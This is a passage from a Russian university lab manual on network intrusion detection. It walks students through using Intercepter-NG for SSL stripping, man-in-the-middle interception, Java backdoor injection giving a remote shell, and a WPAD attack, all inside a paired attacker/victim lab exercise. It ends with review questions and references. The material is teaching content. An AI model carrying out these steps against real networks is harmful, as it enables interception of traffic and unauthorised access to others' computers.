

Рисунок 7. Перехваченные данные, передаваемые по протоколу HTTPS

Произведём атаку с помощью внедрения Java Backdoor:

1. Включите опции SSL Strip и SSL MiTM.
2. Произведите настройки в соответствие с рисунком 8.



Рисунок 8. Настройки для внедрения Java Backdoor

3. Запустите сниффинг и спуфинг.
4. В случае успешного внедрения вы получите доступ к командной оболочке удалённого компьютера (рис. 9).



Рисунок 9. Получение удалённого доступа к компьютеру жертвы через Java Backdoor

Рассмотрим проведение атаки WPAD с помощью Intercepter-NG.

1. Перезапустите Intercepter-NG и произведите поиск хостов во вкладке Scan Mode.
2. Перейдите во вкладку NAT и произведите настройки согласно рисунку 10.

3. Запустите только режим сниффинга и дождитесь получения каких-либо данных от жертвы во вкладке Password Mode.



Рисунок 10. Настройки для проведения WPAD атаки

3. Задание на лабораторную работу

1. Выберите бригаду - жертву, для которой вы будите злоумышленником.
2. Будучи злоумышленником произведите атаки в соответствии с пунктом 2.
3. Будучи жертвой зафиксируйте атаки.
4. Поменяйтесь ролями.

4. Содержание отчёта

1. Цель работы
2. Иллюстрации согласно пункту 3
3. Ответы на контрольные вопросы

Контрольные вопросы:

1. Что такое цифровой сертификат? Как производится его подделка?
2. Для чего и как может быть использован поддельный цифровой сертификат?
3. Что такое backdoor?
4. Что такое шелл код?
5. Как производится WPAD атака?

Литература

1. Гуз Александр, kalimatas@gmail.com. - Модифицированный перевод официальной документации Nmap. Лицензия: CC BY 2.5, электронный ресурс: https://nmap.org/man/ru/ (дата обращения 10.04.16)
2. Дмитрий Евтеев. - SQL Injection от А до Я, Positive Technologies, электронный ресурс: http://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf (дата обращения: 10.04.16)
3. ARP-spoofing, электронный ресурс: http://xgu.ru/wiki/ARP-spoofing (дата обращения: 10.04.16)

План УМД на 2016/17 уч. г.

Костин Денис Владимирович

СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ В КОМПЬЮТЕРНЫЕ СЕТИ

(направления 11.04.02, 09.04.01)

Лабораторный практикум

Подписано в печать . . г. Формат 60x90 1/16
Объем 3 усл. п.л. Тираж 100 экз. Изд. № . Заказ № .

ООО «». Москва, ул. , д..